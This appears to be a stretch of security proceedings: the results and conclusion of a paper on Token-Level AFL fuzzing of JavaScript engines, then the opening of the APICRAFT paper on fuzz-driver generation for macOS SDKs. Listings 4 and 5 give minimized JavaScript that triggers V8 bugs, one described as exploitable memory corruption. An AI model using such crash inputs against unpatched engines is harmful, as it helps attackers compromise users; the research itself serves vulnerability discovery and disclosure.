In this section, we investigate some of the bugs to determine if Token-Level AFL is finding bugs that involve invalid syntax, which strict grammar based tools may be unable to find.

In Listing 4, we show (a minimized) example of the JavaScript code that triggers a bug that Token-Level AFL found. This is a bug in V8 that leads to memory corruption. It requires a syntax error to trigger and was introduced when new parser code was added that allowed for certain incorrect syntax patterns, such as the one that is shown in the listing.

Table 5: This table shows the bugs which Token-Level AFL found in the analyzed JavaScript interpreters over a 60-day period. Some of these bugs resulted in memory corruption, which could lead to exploitation and remote code execution. In the "Status" column we note if we have confirmed that the bug still exists in the most up-to-date code, reported it, or if it was fixed internally. We are currently in the process of responsibly disclosing all confirmed bugs to the respective software vendors.

Bug Number	JS Interpreter	Description	Status	Bug ID
1	V8	Memory corruption while parsing	Reported/Fixed	CR 1015567
2	V8	Debug Check due to incorrect parsing of arrow functions.	Reported/Fixed	V8 9758
3	V8	Null dereference	Fixed Internally	
4	V8	Debug Check in regular expression runtime	Reported/Fixed	CR 1018592
5	V8	Out of bounds indexing in an array due to incorrect parsing	Reported/Fixed	CR 1021457
6	V8	Parser debug check due to incorrectly allocated variable	Fixed Internally	
7	V8	Debug Check in garbage collection	Reported	CR 1044261
8	V8	Debug check when converting integer to index	Fixed Internally	
9	V8	Triggers unreachable code due to frozen elements	Reported/Fixed	CR 1045572
10	V8	Unexpected error handler triggered in JIT	Fixed Internally	
11	V8	Check failed due to incorrect object size	Reported/Fixed	CR 1076106
12	V8	JIT bug leading to memory corruption	Reported/Fixed	CVE-2020-6468
13	V8	Triggers unreachable code due to frozen elements	Reported/Fixed	V8 10484
14	V8	Jit bug in bytecode analysis	Fixed internally	
15	V8	Parser error leading to debug check	Confirmed in latest	
16	V8	JIT assertion related to a syntax error	Confirmed in latest	
17	JSC	JIT bug resulting in an unexpected switch case	Reported	Webkit 221069
18	JSC	JIT bug in FTL resulting in an unexpected null pointer	Fixed internally	
19	JSC	JIT bug in DFG failing a validation check	Confirmed in latest	
20	JSC	JIT bug in FTL to DFG Lowering	Fixed Internally	
21	SpiderMonkey	Length related assertion	Reported	1669616
22	SpiderMonkey	Parser assertion	Confirmed in latest	
23	SpiderMonkey	Parser bug leading to leaked magic value	Fixed	
24	ChakraCore	Type mismatch in parsing	Reported	MS 041681
25	ChakraCore	Unexpected case in the JIT	Reported	MS 041671
26	ChakraCore	Array length changed where it should not have changed	Reported	MS 041673
27	ChakraCore	Out of Bounds in Array runction	Reported	MS 041679
28	ChakraCore	Assertion setting a field on an object	Reported	MS 041678
29	ChakraCore	Assertion in set accessor	Reported	MS 041676

```
class var6 extends Object {
  constructor ( a,b,c) {
    super (1.1 ) 1 ;
  }
};

new var6();
```

Listing 4: Code which triggers a bug found by Token-Level AFL in V8. This bug contains a syntax error due to the number 1 after the call to `super(1.1)`. In this case, the parser would incorrectly calculate the index into an array, resulting in exploitable memory corruption.

```
function f () {
  var14=[1,2,3,4,5,6,7,8];
  var15=var14;
  var14.length = 0x100 ;
  var14.__defineGetter__(/./, function(){
    var14.unshift ( 0x20 ) ;
    var14.shift();
    var var3=new Uint32Array(var14);
    Object.entries(var14).toString();
  } ) ;
  print(Object.entries(var14).toString());
}
f();
```

Listing 5: This minimized test case triggers a debug check found in V8. This bug is caused by repeated shifting and unshifting of an array, which can trigger a debug check in the garbage collector.

Our tool was able to find this syntax, partially because of its evolutionary behavior. The bug was fixed due to our report and a bounty was awarded.

Listing 5 shows another example of code that triggers a bug. This bug results in a Debug Check in V8's garbage collector. The code shown is a minimized version of the real test case, after removing redundant statements. This bug is more complex than the previous example, and requires many valid JavaScript statements. We attribute the ability of Token-Level AFL to produce complex valid test cases to its coverage-guided capabilities, which will tend to discard test cases that do not hit new functionality, allowing it to explore deep code paths.

Bugs found by our technique included both examples where incorrect syntax or semantics is used to trigger a bug and examples where no such error exists in the test case. Also, many of the bugs that we found were in the parser, as opposed to the other tools we tested, which tend to miss those bugs. Our results show that Token-Level AFL is applicable to finding bugs both in the parser and elsewhere in the JavaScript interpreter.

> **Answer for RQ4**: Bugs found by Token-Level AFL include examples where both entirely valid syntax is used and examples where invalid syntax is needed.

6 Discussion

Token-Level Fuzzing is a promising new technique that enables deep fuzzing of JavaScript interpreters, without some of the limitations that come with grammar-based fuzzers. By performing coverage-guided mutations on tokens, rather than individual bytes, it can easily mutate the highly structured inputs involved in the language. Additionally, because Token-Level Fuzzing is able to find bugs with unusual constructs (syntax and semantics), we believe it will complement the current grammar-based approaches nicely. In this section, we will discuss the generalizability of our technique, as well as directions for future work.

6.1 Generalizability

Although we implemented and tested Token-Level AFL only on JavaScript interpreters, the technique is likely applicable to other programs that process inputs formatted in well-defined languages, such as compilers and configuration parsers. The tool would need a different pre-processor, specific to the target, that can separate the text into tokens and identify variables. Similarly, a new decoder would need to be written for that target to transform the encoded input back into the original language. These are not technical challenges, and we believe this technique should be effective on other token-based programs, especially given the results it has shown on JavaScript interpreters. Furthermore, this is likely easier than adapting a grammar-based fuzzer to a new target.

6.2 Seed Selection

Token-Level AFL relies heavily on the input seeds, and it is intuitive that this selection can matter greatly. If a seed is close to triggering a bug, then the number of mutations needed to exercise the bug may be small. In fact, we noticed substantial similarities between some of the bugs that we found and the input test cases that we provided. Additionally, having seeds that trigger a wide variety of functionality helps the fuzzer to explore the various areas of the interpreter's code.

One result shown in Section 5 is that Token-Level AFL's block coverage could likely be improved by having a better, larger set of seeds. For our experiments, we used a fairly ad hoc approach for our seed collection, and applying a better and more systematic methods might yield even better results. For example, Skyfire [42] could be used to generate promising JavaScript seeds. There are also various papers suggesting

better seed selection strategies, which we could employ to improve our results [7, 35].

6.3 Future Work

Because our technique transforms the JavaScript tokens into the familiar binary-based format, we could leverage recent advancements that have been made in the fuzzing field. For example, because there are so many edges in the JavaScript interpreters, we find that there are many collisions in the edge tracking of AFL. We could use the path sensitivity of CollAFL [12] to help remedy this. Applying ensemble based fuzzing [6], by using Token-Level AFL alongside a grammar-based approach, could allow both techniques to build on top of their results. Another direction would be to try to use better prioritization on the inputs, as suggested by Wang, et al. [44], especially since we typically have tens of thousands of inputs in the fuzzer queue after a few days of fuzzing.

7 Conclusion

In this paper, we have presented Token-Level Fuzzing, a new technique for fuzzing language-based programs, such as interpreters. Token-Level Fuzzing allows one to fuzz these complex programs without the need of a grammar, allowing it to exercise both the parsing layers, as well as the actual interpretation. This relatively simple idea (one can fuzz at an intermediate level between grammar-based and byte-based fuzzers) provides security researchers with a powerful new technique that can be built upon for further research.

In our evaluation, Token-Level AFL found 29 new bugs across the most up-to-date JavaScript interpreters, several of which were high-severity issues. Given the difficulty of fuzzing such programs, we believe that these results showcase the potential of our technique.

References

[1] C. Aschermann, T. Frassetto, T. Holz, P. Jauernig, A.-R. Sadeghi, and D. Teuchert, "Nautilus: Fishing for deep bugs with grammars." in *NDSS*, 2019.

[2] M. Böhme, V.-T. Pham, M.-D. Nguyen, and A. Roychoudhury, "Directed greybox fuzzing," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017, pp. 2329–2344.

[3] M. Böhme, V.-T. Pham, and A. Roychoudhury, "Coverage-based greybox fuzzing as markov chain," *IEEE Transactions on Software Engineering*, vol. 45, no. 5, pp. 489–506, 2017.

[4] S. K. Cha, M. Woo, and D. Brumley, "Program-adaptive mutational fuzzing," in *2015 IEEE Symposium on Security and Privacy*. IEEE, 2015, pp. 725–741.

[5] P. Chen and H. Chen, "Angora: Efficient fuzzing by principled search," in *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018, pp. 711–725.

[6] Y. Chen, Y. Jiang, F. Ma, J. Liang, M. Wang, C. Zhou, X. Jiao, and Z. Su, "Enfuzz: Ensemble fuzzing with seed synchronization among diverse fuzzers," in *28th {USENIX} Security Symposium ({USENIX} Security 19)*, 2019, pp. 1967–1983.

[7] L. Cheng, Y. Zhang, Y. Zhang, C. Wu, Z. Li, Y. Fu, and H. Li, "Optimizing seed inputs in fuzzing with machine learning," in *2019 IEEE/ACM 41st International Conference on Software Engineering: Companion Proceedings (ICSE-Companion)*. IEEE, 2019, pp. 244–245.

[8] J. Corina, A. Machiry, C. Salls, Y. Shoshitaishvili, S. Hao, C. Kruegel, and G. Vigna, "Difuze: Interface aware fuzzing for kernel drivers," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017, pp. 2123–2138.

[9] A. Doupé, L. Cavedon, C. Kruegel, and G. Vigna, "Enemy of the State: A State-Aware Black-Box Vulnerability Scanner," in *Proceedings of the USENIX Security Symposium*, Aug. 2012.

[10] Engadget, "Microsoft's chromium edge browser arrives january 15th," 2019, https://www.engadget.com/2019-11-04-chromium-edge-browser-release-date.html.

[11] I. Fratric, "The great dom fuzz-off of 2017," 2017.

[12] S. Gan, C. Zhang, X. Qin, X. Tu, K. Li, Z. Pei, and Z. Chen, "Collafl: Path sensitive fuzzing," in *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018, pp. 679–696.

[13] P. Godefroid, A. Kiezun, and M. Y. Levin, "Grammar-based whitebox fuzzing," in *Proceedings of the 29th ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2008, pp. 206–215.

[14] P. Godefroid, M. Y. Levin, and D. Molnar, "Sage: whitebox fuzzing for security testing," *Queue*, vol. 10, no. 1, pp. 20–27, 2012.

[15] Google, https://google.github.io/oss-fuzz/getting-started/continuous-integration.

[16] ——, https://bugs.chromium.org/p/project-zero/issues/detail?id=1308.

[17] ——, "syzkaller - linux syscall fuzzer," 2017, https://github.com/google/syzkaller.

[18] "Issue 800032: Security: V8: Bugs in genesis::initializeglobal," Google, 2018, https://bugs.chromium.org/p/chromium/issues/detail?id=800032.

[19] G. Grieco, M. Ceresa, and P. Buiras, "Quickfuzz: An automatic random fuzzer for common file formats," *ACM SIGPLAN Notices*, vol. 51, no. 12, pp. 13–20, 2016.

[20] S. Groß, "Fuzzil: Coverage guided fuzzing for javascript engines," Ph.D. dissertation, TU Braunschweig, 2018.

[21] R. Guo, "Mongodb's javascript fuzzer," *Queue*, vol. 15, no. 1, pp. 38–56, 2017.

[22] H. Han and S. K. Cha, "Imf: Inferred model-based fuzzer," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017, pp. 2345–2358.

[23] H. Han, D. Oh, and S. K. Cha, "Codealchemist: Semantics-aware code generation to find vulnerabilities in javascript engines." in *NDSS*, 2019.

[24] C. Holler, K. Herzig, and A. Zeller, "Fuzzing with code fragments." in *Proceedings of the USENIX Security Symposium*, 2012, pp. 445–458.

[25] G. Klees, A. Ruef, B. Cooper, S. Wei, and M. Hicks, "Evaluating fuzz testing," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2018, pp. 2123–2138.

[26] A. LEE, "Fuzzing javasscript engines for fun and pwnage," 2018.

[27] S. Lee, H. Han, S. K. Cha, and S. Son, "Montage: A neural network language model-guided javascript engine fuzzer," *arXiv preprint arXiv:2001.04107*, 2020.

[28] https://llvm.org/docs/LibFuzzer.html, llvm, 2019.

[29] G. McGraw, S. Migues, and J. West, "Bsimm8," 2017, https://www.bsimm.com/content/dam/bsimm/reports/bsimm8.pdf.

[30] Michal Zalewski, "afl-fuzz: making up grammar with a dictionary in hand," 2015, https://lcamtuf.blogspot.com/2015/01/afl-fuzz-making-up-grammar-with.html.

[31] S. Park, W. Xu, I. Yun, D. Jang, and T. Kim, "Fuzzing javascript engines with aspect-preserving mutation," in *2020 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2020, pp. 1629–1642.

[32] "Peach," Peach Tech, https://www.peach.tech/.

[33] J. Pereyda, "boofuzz," https://github.com/jtpereyda/boofuzz.

[34] S. Rawat, V. Jain, A. Kumar, L. Cojocar, C. Giuffrida, and H. Bos, "Vuzzer: Application-aware evolutionary fuzzing," in *Proceedings of the 2017 Network and Distributed System Security Symposium*, 2017.

[35] A. Rebert, S. K. Cha, T. Avgerinos, J. Foote, D. Warren, G. Grieco, and D. Brumley, "Optimizing seed selection for fuzzing," in *Proceedings of the 23rd USENIX Conference on Security Symposium*, ser. SEC'14. Berkeley, CA, USA: USENIX Association, 2014, pp. 861–875. [Online]. Available: http://dl.acm.org/citation.cfm?id=2671225.2671280

[36] J. Ruderman, "Introducing jsfunfuzz," 2007, https://www.squarefree.com/2007/08/02/introducing-jsfunfuzz/.

[37] C. Salls, A. Machiry, A. Doupe, Y. Shoshitaishvili, C. Kruegel, and G. Vigna, "Exploring abstraction functions in fuzzing," in *2020 IEEE Conference on Communications and Network Security (CNS)*. IEEE, 2020, pp. 1–9.

[38] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna, "Driller: Augmenting Fuzzing Through Selective Symbolic Execution," in *Proceedings of the 2016 Network and Distributed System Security Symposium*, 2016.

[39] The Chromium Project, https://chromium.googlesource.com/chromium/src/+/master/styleguide/c++/c++.md#CHECK_DCHECK_and-NOTREACHED.

[40] G. Vranken, "libfuzzer-gv: new techniques for dramatically faster fuzzing," https://guidovranken.wordpress.com/2017/07/08/libfuzzer-gv-new-techniques-for-dramatically-faster-fuzzing/, 2017.

[41] D. Wang, X. Zhang, T. Chen, and J. Li, "Discovering vulnerabilities in cots iot devices through blackbox fuzzing web management interface," *Security and Communication Networks*, vol. 2019, 2019.

[42] J. Wang, B. Chen, L. Wei, and Y. Liu, "Skyfire: Data-driven seed generation for fuzzing," in *2017 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2017, pp. 579–594.

[43] ——, "Superion: Grammar-aware greybox fuzzing," in *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*. IEEE, 2019, pp. 724–735.

[44] Y. Wang, X. Jia, Y. Liu, K. Zeng, T. Bao, D. Wu, and P. Su, "Not all coverage measurements are equal: Fuzzing by coverage accounting for input prioritization," in *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, 2020.

[45] M. Zalewski., "American fuzzy lop," 2017, http://lcamtuf.coredump.cx/afl/technical_details.txt.

[46] ——, "American fuzzy lop," 2017, http://lcamtuf.coredump.cx/afl/.

[47] A. Zeller, R. Gopinath, M. Böhme, G. Fraser, and C. Holler, "Greybox fuzzing," 2019, https://www.fuzzingbook.org/html/GreyboxFuzzer.html.

APICRAFT: Fuzz Driver Generation for Closed-source SDK Libraries

Cen Zhang[§] Xingwei Lin[‡] Yuekang Li [§ *] Yinxing Xue[†] Jundong Xie[‡]
Hongxu Chen [§] Xinlei Ying [‡] Jiashui Wang [‡] Yang Liu [§]
[§]*Nanyang Technological University* [‡]*Ant Group* [†]*University of Science and Technology of China*

Abstract

Fuzz drivers are needed for fuzzing libraries. A fuzz driver is a program which can execute library functions by feeding them with inputs provided by the fuzzer. In practice, fuzz drivers are written by security experts and the drivers' quality depends on the skill of their authors. To relieve manual efforts and ensure test quality, different techniques have been proposed to automatically generate fuzz drivers. However, existing techniques mostly rely on static analysis of source code, leaving the fuzz driver generation for closed-source SDK libraries an open problem. Fuzz driver generation for closed-source libraries is faced with two major challenges: 1) only limited information can be extracted from the library; 2) the semantic relations among API functions are complex yet their correctness needs to be ensured.

To address these challenges, we propose APICRAFT, an automated fuzz driver generation technique. The core strategy of APICRAFT is *collect – combine*. First, APICRAFT leverages both static and dynamic information (headers, binaries, and traces) to collect control and data dependencies for API functions in a practical manner. Then, it uses a multi-objective genetic algorithm to combine the collected dependencies and build high-quality fuzz drivers. We implemented APICRAFT as a fuzz driver generation framework and evaluated it with five attack surfaces from the macOS SDK. In the evaluation, the fuzz drivers generated by APICRAFT demonstrate superior code coverage than the manually written ones, with an improvement of 64% on average. We further carried out a long-term fuzzing campaign with the fuzz drivers generated by APICRAFT. After around eight month's fuzzing, we've so far discovered 142 vulnerabilities with 54 assigned CVEs in macOS SDK, which can affect popular Apple products such as `Safari`, `Messages`, `Preview` and so on.

1 Introduction

Fuzzing has become one of the most popular vulnerability detection techniques for both practitioners and researchers since it was introduced in the 1990s [1, 2]. The state-of-the-art fuzzers, like AFL [3], libFuzzer [4] and Honggfuzz [5], have detected more than 16000 vulnerabilities in hundreds of real-world software programs and libraries [6].

To fuzz a program, the fuzzer needs to find an entry-point to which it can feed inputs. To fuzz a library, the fuzzer needs an application program of the library to serve as the entry-point. This application program is called a *fuzz driver*, aka *fuzz harness*[1]. In practice, the creation of fuzz drivers is primarily a manual effort for security analysts. The quality of a fuzz driver depends on the skill as well as knowledge of its writer. Thus, creating effective fuzz drivers is often a time-consuming and challenging task.

To tackle the problem of fuzz driver generation, researchers have proposed some techniques such as FUDGE, FUZZGEN [7, 8]. These techniques leverage the source code of existing consumer applications of a library to synthesize fuzz drivers for it. On one hand, the source code of consumer programs provides correct API usage examples which is important for fuzz drivers; on the other hand, the need for source code limits the usage of these techniques on the libraries in closed-source SDKs. Nevertheless, the security of the closed-source SDK libraries is equally, if not more, important due to their popularity and market dominance. Taking `Preview` as an example, it can display various types of files, backed by the different file parsing libraries of the macOS SDK. Since `Preview` is pre-installed on every Apple PC/laptop, vulnerabilities found in the related libraries can affect millions of end users. In summary, fuzz driver generation for closed-source SDK libraries is an important yet understudied problem.

The challenges of fuzz driver generation for closed-source SDKs come from two main aspects. ❶ The first challenge is that only limited information can be extracted from the library. The absence of library source code hinders the extraction of correct API usages required for fuzz driver synthesis. Worse still, the consumer programs are often closed-source, for example, `Preview`. Due to some notorious pitfalls such

*Corresponding Author.

[1]Fuzz driver and fuzz harness refer to the same thing. For consistency, we only use the term fuzz driver in this paper.




Figure 1: The overview of APICRAFT.

as indirect function calls, the control-flow and data-flow information of the library APIs cannot be extracted accurately without source code. ❷ The second challenge is that the semantic relations among API functions are complex yet their correctness needs to be ensured. Triggering the code deep in a library requires the test drivers to contain semantically correct API call sequences. In fact, not only is the search space for API call combinations is huge, but also the semantic correctness of the API call sequences is hard to guarantee.

To address the aforementioned challenges, we propose APICRAFT [2] by answering the questions of what information to extract and how to utilize it. Fig. 1 illustrates the overall structure of APICRAFT. Basically APICRAFT takes as inputs the target SDK and its consumer programs and produces fuzz drivers as output. APICRAFT uses a bottom-up approach to synthesize fuzz drivers which can be described as a *collect – combine* method. This approach consists of two main stages. The first stage is the collection of the dependencies among API functions in the target SDK libraries. Here, APICRAFT uses the execution traces of the target SDK's consumer programs as the reference of correct API usages. Instead of collecting every data and control dependency, which is impractical, APICRAFT only collects the inter-API-function data dependency and control dependency related to error handling. The second stage is to combine the collected API function dependencies to build the fuzz driver suite with desired properties, such as compactness and dependency diversity. Since the desired properties can conflict with each other, APICRAFT uses a multi-objective genetic algorithm based strategy to optimize the whole population of fuzz drivers towards satisfying a predefined set of objectives.

We implemented APICRAFT as a framework for generating fuzz driver suites for closed-source SDKs and conducted thorough evaluations. We evaluated the fuzz drivers generated by APICRAFT with five attack surfaces from macOS SDK.

[2] APICraft, ['eɪpɪkra:ft], stands for API plus Minecraft (a sandbox video game in which the players can craft cool stuff with basic building blocks).

In our experiments, we found that the generated fuzz drivers outperform their manually written counterparts in both code coverage (64% more basic blocks on average in 24h) and unique crashes (12 more unique crashes on average in 24h). Moreover, we conducted a long-term fuzzing campaign with the generated fuzz drivers. By far, 142 vulnerabilities have been detected (54 CVEs) in macOS SDK which affect some well-known COTS products such as `Safari`, `Preview`, etc.

Contribution. In summary, our contributions are:

- We identified the key challenges of fuzz driver generation for closed-source SDKs and proposed the *collect – combine* approach.
- We developed APICRAFT as the first automatic fuzz driver generation framework for closed-source SDKs, which shows capabilities for testing real-world applications.
- We evaluated APICRAFT on macOS SDK and discovered 142 previously unknown vulnerabilities. We responsibly disclosed them and helped the vendor to fix them.

To facilitate future research, we release APICRAFT's source code and the generated fuzz drivers in [9].

2 Roadmap

2.1 A Practical Example

Consider the following scenario: Jane is a security analyst and she is given a task of fuzzing a close-sourced library from the macOS SDK, say the `CoreText` library, what would she do to carry out the task? Jane first needs to figure out the functionality of the library. In this case, `CoreText` is a font rendering library. Then, she will try to find a program which uses the library to see if the program is eligible as a fuzzing driver. She may find that `Messages` and `Safari` are using the library. Unfortunately, these apps are also closed-source and involve heavy GUI interactions during execution, meaning that they are not suitable to serve as fuzz drivers. *As a result, Jane has to create custom fuzz drivers for* `CoreText`.

Let's assume, instead of trying to learn from the documentation, Jane would like to create the fuzz drivers by learning how existing consumer programs use the library functions. Because almost all consumer programs of the `CoreText` library are closed-source complex commercial software, *it is hard to extract the correct usage of library functions through disassembling and static analysis.* Alternatively, Jane can use the execution traces of the consumer programs to infer the correct sequences of calling the library functions. In this sense, Jane can build a tiny consumer program based on each execution trace. Assume Jane has gotten two consumer programs as shown in Fig. 2. In `CoreText`, `Font` is an opaque type holding the parsed font data. It can be extracted from either a `FontDescriptor` or a `DataProvider` which can be created with raw font data (`data`). With the `Font` object, `CoreText` can perform many operations, for example, calculating the


```
1 DataProvider* prov = ProviderCreateWithData(data);  ❶
2 Font* font = ExtractFont(prov);  ❷
3 DoubleLeadingSpace(font);  ❸
```

(a) Consumer 1

```
1 FontDescriptor* desc = CreateFontDescriptor(data);  ❹
2 Font* font = ExtractFont(desc);  ❷
3 CalcLeadingSpace(font);  ❺
```

(b) Consumer 2

Figure 2: The consumer programs of `CoreText`. Some Details are omitted here for the concern of conciseness.



(a) Carved (b) Crossover (c) Desired

Figure 3: Potential fuzz driver suites (rectangles with dashed border) generated based on the consumer programs. Each circle represents a function in Fig. 2. Each chain of circles represents a fuzz driver (made up of function calls).

leading space of the glyph (`CalcLeadingSpace`) or doubling the leading space (`DoubleLeadingSpace`).

Once Jane has collected the knowledge about the correct usage of `CoreText`, the next step is to use the knowledge to build fuzz drivers. Naturally, the two consumer programs carved from execution traces can be used as fuzz drivers, as shown in Fig. 3a. However, Jane will soon notice that the directly carved fuzz drivers are not ideal due to the lack of diversities for the covered program behaviors. In this example, the function `ExtractFont` serves as a pivot connecting the creation of the `Font` stub and the usage of it. Specifically, both `CalcLeadingSpace` and `DoubleLeadingSpace` take a `Font` object as input. As a result, Jane can swap these two functions to create fuzz drivers with new combinations of functions. Fig. 3b shows the fuzz drivers generated by swapping the functions according to the pivot point. Despite containing more combinations of the API functions than the carved fuzz drivers, the fuzz drivers generated with crossover are still far from ideal: ❶ Some API function combinations are still missing. For example, both `DoubleLeadingSpace` and `CalcLeadingSpace` are using the result of `ExtractFont`. Instead of replacing each other, they can be put together into one fuzz driver and trigger more program behaviors. In this case, if `DoubleLeadingSpace` is executed first, `CalcLeadingSpace` may run into an Integer-Overflow bug. ❷ Some combinations are redundant. For example, the two new combinations introduced in Fig. 3b do not really trigger more program behaviors. The reason is how the program uses the `Font` object is normally not affected by how it is generated and calling either `CreateFontDescriptor` or `ProviderCreateWithData` will end up in generating the same `Font` object. In short, the fuzz driver suite built by crossover lacks both diversity and compactness. However, in most cases, these two desired properties are independent and may conflict with each other. *Therefore, building a set of desired fuzz drivers requires balancing different objectives (e.g., compactness and diversity).*

Now, Jane has realized that the fuzz drivers explicitly extracted from the execution traces need improvements and there are some pitfalls for improving the quality of fuzz drivers. Can she just *break down* all the carved fuzz drivers into dependencies between functions and then *combine* these dependencies to rebuild new fuzz drivers which can fulfill multiple independent objectives? After some reasoning and trial-and-error, Jane will eventually realize that the desired fuzz drivers generated with the consumer programs should be as shown in Fig. 3c because these fuzz drivers are compact yet can trigger the most diverse program behaviors. This marks the end of the whole story.

In fact, in APICRAFT, we systematically depict the entire reasoning as well as trial-and-error process of this story as algorithms and can automatically generate the desired fuzz drivers shown in Fig. 3c.

2.2 Overview

We propose APICRAFT to automatically generate fuzz driver suites for commercial SDK libraries. As shown in Fig. 4, the workflow of APICRAFT contains three main stages: ❶ In pre-processing stage, APICRAFT extracts and groups target SDK's information from multiple sources via several kinds of analyses (i.e., header analysis, static binary analysis, and dynamic binary analysis). It outputs a set of library metadata and the execution traces of consumer programs. ❷ APICRAFT collects data dependencies and control dependencies from the outputs of pre-processing. For data dependencies, APICRAFT focuses on the inter-API-function data dependencies. For control dependencies, APICRAFT recognizes and collects function outputs used for error handling. ❸ APICRAFT applies a multi-objective genetic algorithm to combine the collected dependencies into fuzz drivers and drive the generated fuzz drivers towards the desired properties.

3 Methodology

3.1 API Function Dependency Collection

3.1.1 Data Dependency

Key Concepts APICRAFT focuses on the inter-function data dependencies. For a given API function F, we denote




Figure 4: The workflow of APICRAFT.

its input set as I_F, and its output set as O_F. These two sets represent the data F consumes and produces respectively. Given two functions F_A and F_B, they have data dependency if and only if $(I_{F_A} \cap O_{F_B}) \cup (I_{F_B} \cap O_{F_A}) \neq \emptyset$. Specifically, if F_B depends on F_A, the data dependency will be denoted as the tuple $\langle F_A, Out, F_B, In \rangle$ where $Out \in O_{F_A}$ and $In \in I_{F_B}$.

In general, data dependencies can have numerous forms. For instance, function A can depend on function B by reading a socket that B writes to. Different forms of data dependencies require different detection and collection techniques. Currently, APICRAFT uses the following two kinds of data dependencies.

- The return value of function A is used as an input parameter of function B.
- The output parameter (normally in the form of a pointer) [10] of function A is used as an input parameter of function B.

In APICRAFT, for a function F, I_F is the input parameter set, O_F includes its return value and output parameters (if any).

Extraction The aforementioned data dependencies can be extracted by matching the type and value of the API function parameters/return values. We first discuss the collection of type and value information, then detail the extraction process.

The type information is collected from the SDK's header files. By analyzing the function declarations inside the headers, APICRAFT collects the type of the parameters and return value for each API function. Then, it traces the consumer programs to get value information. By hooking the API function's entry and exits during the execution, APICRAFT records thread id, nested level, and the recursive memory dump of its input and output set (i.e., parameters, return value, and output parameters). Here, the term nested level is used to represent the depth of nested API function calls. If an API function is called directly from consumer programs rather than some API functions, its nested level is 1. If an API function is called from another API function with a nested level of x, then its nested level is $x+1$. The recursive memory dump of a parameter or return value is obtained by ❶ dumping its value directly if it is neither a pointer nor a `struct`; ❷ dumping each member's value if it is a `struct`; ❸ dumping its value and its pointee's value if it is a non-null pointer.

Algorithm 1 Basic Data Dependency Extraction

Input: T (An API function trace)
Output: R (Data dependency set)

```
1:  R ← ∅
2:  cache ← { }
3:  for F_B ∈ T
4:      for In ∈ I_{F_B}
5:          for ⟨F_A, Out⟩ ∈ cache[In.value]
6:              if Out.type ≝^{type} In.type
7:                  R ←+ ⟨F_A, Out, F_B, In⟩
8:      for Out ∈ O_{F_B}
9:          if Out.value ≠ 0
10:             cache ←+ {Out.value : ⟨F_B, Out⟩ }
```

APICRAFT processes the collected traces to efficiently and accurately extract the data dependencies. Note that multiple traces of several consumer programs are collected and each trace contains a list of API functions in execution order. APICRAFT first divides each trace into shorter pieces according to thread id, then filters out the functions whose nested level is not 1. The functions with higher nested levels are considered less important and removed since they are not directly called from the consumer programs. After filtering, APICRAFT identifies the possible output parameters for each API function. Specifically, an input parameter will be marked as an output parameter if it is a pointer and the content it points to changes during the execution of the function.

Algorithm 1 shows the simplified data dependency extraction process. Input T is a piece of processed trace containing a list of executed API functions, and output R is a set of extracted data dependencies. The key idea of this algorithm is that, for any two API functions in the trace (F_A, F_B), APICRAFT tries to find the matched pair $\langle F_A, Out \rangle$ and $\langle F_B, In \rangle$. The pair is matched if and only if F_A's Out has the exact value as F_B's In while the Out's type is equivalent as In's type. APICRAFT skips the matched case whose compared value is zero because mostly the match of empty values is not strong enough to indicate a data dependency. For type comparison, APICRAFT first removes the effect of `typedef`

by comparing the canonical types of the two types in pairs. If they are not the same, it further checks whether these two types are convertible. Same types with different attribute qualifiers (e.g., `const` qualifier) are convertible. Besides, pointer types are also convertible if their pointees' type sizes are equal or one of the them has `void *` type.

Inference Besides extracting dependencies from the execution traces, APICRAFT further infers new dependencies based on existing ones. The basic idea is that the API functions from one SDK usually share the same design or implementation pattern. Therefore, following proper heuristics, new valid data dependencies which do not appeared in consumer program traces can be inferred based on the extracted dependencies. APICRAFT uses the following three inference rules:

